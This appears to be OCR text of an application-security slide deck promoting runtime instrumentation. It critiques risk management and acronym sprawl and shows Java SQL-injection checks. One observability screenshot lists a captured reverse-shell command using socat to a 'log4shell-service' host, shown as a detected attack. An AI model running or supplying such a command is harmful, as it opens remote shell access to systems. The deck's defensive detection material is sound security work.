
In the absence of formal assurances and provable metrics, and given the frightening prevalence of security flaws in key software relied upon by modern societies, businesses flock to another catchy concept: *risk management*.

Naturally, it's prudent to prioritize security efforts. The problem is that when risk management is done strictly by the numbers, it does little to help us to understand, contain, and manage real-world problems. Instead, it introduces a dangerous fallacy: that structured inadequacy is almost as good as adequacy and that underfunded security efforts *plus* risk management are about as good as properly funded security work.

Guess what? No dice.

Outrage tells you the market isn't working




Yo!
We're doing a ton of work!
True…
but it's all disconnected and doesn't answer the question
CHAMPIONS
RASP
TRAINING
FUZZING
API SECURITY
STATIC AST
DEVSECOPS
THREAT INTELLIGENCE
WEB APP FIREWALL
DYNAMIC AST
SOFTWARE COMPOSITION ANALYSIS
INTERACTIVE AST
THREAT MODELING
SECURITY ARCHITECTURE
PENETRATION TESTING
SECURITY REQUIREMENTS

We aren’t answering the question!

Are we secure?

We tested all the things with OWASP and NIST and the fuzzing. We found some crazy scary stuff… it’s all in this PDF report.

We used actual tools – lots of tools. Plus we have some PCI and SOC 2 type 2 as well as ISO 31337 and OpenSAMM and some stuff you wouldn’t understand. Did I mention I’m a CISSP?

Plus we trained cool stuff to everyone and DevSecOps’ed… Like a lot. Actually we need more staff and funding and tools and board visibility and thank God we were here or it would have been a disaster!

Umm… so are we secure?

The Software Market is a "market for lemons"

We will never make progress in security if we are fighting against the market

Whose fault is all this?

Nobody.

“Don’t hate the playa, hate the game”

--Ice-T

I am the problem!

The analysts keep inventing acronyms...

SBOM WAAP CWPP

SAST IAST ASPM MAST


DAST RASP CSPM

SCA WAF CNAPP ADR

Nobody can do all this

Traditional app/API security isn’t working

1. Manage multiple scanners and WAFs
2. Manage massive backlog full of false positives
3. Attempt to stop attacks with signatures at the perimeter



I am the problem


“If it doesn’t scale, it doesn’t matter”

-- Michael Coates

First OWASP Summit in Portugal

Runtime security!

Runtime App/API Security Observability



Filters Reset All

Application

Resource

Type

Observed Actions Reset (1)


Search Observed Actions...

- [ ] POST /RegisterEmail
  - [✓] http.method: POST
  - [ ] http.route: /registerEmail
- [ ] Authn-Request
  - [ ] contrast.authentication.mechanism: password
- [ ] Authz-Request
  - [ ] contrast.authorization.mechanism: rbac
  - [ ] contrast.authorization.rbac.role: ROLE_ADMIN
  - [ ] contrast.authorization.rbac.role: ROLE_USER
- [ ] File-Open-Create
  - [ ] file.open.path: /opt/java/openjdk/jre/lib/jndi.properties
  - [ ] file.open.path: /opt/java/openjdk/lib/security/cacerts
  - [ ] file.open.path: /opt/java/openjdk/lib/security/public_suffix_list.dat
- [ ] Host-Cmd-Exec
  - [ ] cmd: /bin/bash -c socat TCP4:log4shell-service:8082 EXEC:/bin/bash
- [ ] Outbound-Service-Call
  - [ ] server.address: 172.24.0.3
  - [ ] server.address: 172.25.0.3
  - [ ] server.address: 172.26.0.3
  - [ ] server.address: 172.27.0.3
  - [ ] server.address: 172.29.0.2

The root cause of app/API security issues

The typical software stack has thousands of powerful, dangerous functions.
Many are in libraries, frameworks, and servers.

- No documentation
- No compiler warnings
- No attack detection
- No exploit prevention



```
    public Process exec(String[] cmdarray, String[] envp, File dir)
        throws IOException {
        return new ProcessBuilder(cmdarray)
            .environment(envp)
            .directory(dir)
            .start();
    }
```

How runtime security checks work

SQL Library

```
public java.sql.ResultSet executeQuery( String sql ) {
    checkClosed();
    MySQLConnection locallyScopedConn = this.connection;
...
```

Proven, reliable instrumentation

RuntimeEngine


```
public static enforceSQLInjectionBoundary( Object o, String query ) {

    if ( containsUntrustedData( query ) ) {
        reportVulnerabilityTrace( query );          // WARN DEVELOPER
    }

    if ( containsAttack( query ) ) {
        reportSQLInjectionAttempt( query );
        throw new SQLInjectionException( query );   // PREVENT EXPLOIT
    }
}
```

Very high-performance, lightweight security checks

Contrast SECURITY


Application Vulnerability Monitoring (AVM)

TRADITIONAL DAST (c. 2002)



Blindly attack and detect vulnerabilities by evaluating responses for evidence of successful exploitation

RUNTIME AVM

